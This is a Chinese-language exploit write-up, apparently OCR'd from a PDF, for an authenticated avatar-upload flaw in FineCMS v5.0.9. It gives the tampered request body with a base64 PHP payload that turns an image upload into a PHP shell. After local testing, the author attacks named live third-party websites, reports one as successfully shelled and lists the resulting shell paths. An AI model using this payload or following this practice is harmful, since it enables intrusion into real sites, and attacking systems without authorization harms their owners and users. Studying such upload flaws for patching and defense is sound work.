
FineCMS 公益软件 v5.0.9 注册会员 getshell


声明:漏洞漏洞问题出现在头像处，必须先注册会员才可以使用
(相比较 5.0.8 的前台游客即可上传，在最新版中，似乎修复方案形同虚设，注册账户，才可以上传)。

漏洞详情:


首先我官网下载最新版的 finecms：
http://www.dayrui.com/index.php?s=member&app=vip&c=down&m=finecms
本地搭建，FineCMS 公益软件-5.0.9，如下：



选择上传头像 burp 抓包:




我们先正常上传一个 jpeg，得到上传的路径，因为这里 burp 不会返回路径！
发现地址是：http://127.0.0.1:8081/uploadfile/member/4/45x45.jpeg




那么，下面我们来修改数据包吧:

tx=data%3Aimage%2Fjpegaaaaaaaaaaaaaaaa%3Bbase64%2C%2F9j%2F4AAQSkZJRgABAQE
AYABgAAD%2F2wBDAAgGBgcGBQgHBwcJCQgKDBQNDAsLDBkSEw8UHRofHh0aHBw
gJC4nICIsIxwcKDcpLDAxNDQ0Hyc5PTgyPC4zNDL%2F2wBDAQkJCQwLDBgNDRgyIRwh
MjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjIyMjL%2FwgARC
ABoAH0DASIAAhEBAxEB%2F8QAGAABAQADAAAAAAAAAA
修改文件头为 aaaaaaaa 测试：




修改文件头为：

tx=data%3Aimage%2Fphp%3Bbase64%2C%2F9j%2F4AAQ
PD9waHAgcGhwaW5mbygpOw




成功。

那么，我们互联网上找几个 cms 测试测试：FineCMS 公益软件，这个现在我找了几个最新版的



不安全 | www.huikuba.com
FineCMS公益软件
首页
注册 |
免费扶持
个人站长和小型创业公司
登录账号
注册账号
站内搜索
文章
搜索
热文排行
tag标签
标签测试 中国
友情链接
FineCMS公益软件 v5.0.9

测试一下 http://www.huikuba.com/ 成功 getshell



继续测试：

http://toycob.com 有 waf 啊



Multiple Choices

The document name you requested (`/uploadfile/member/0/0x0.php`) could not be found on this s

Available documents:

- /uploadfile/member/./0x0.php (mistyped character)
- /uploadfile/member/3/0x0.php (mistyped character)
- /uploadfile/member/7/0x0.php (mistyped character)
- /uploadfile/member/6/0x0.php (mistyped character)

Ok，完毕。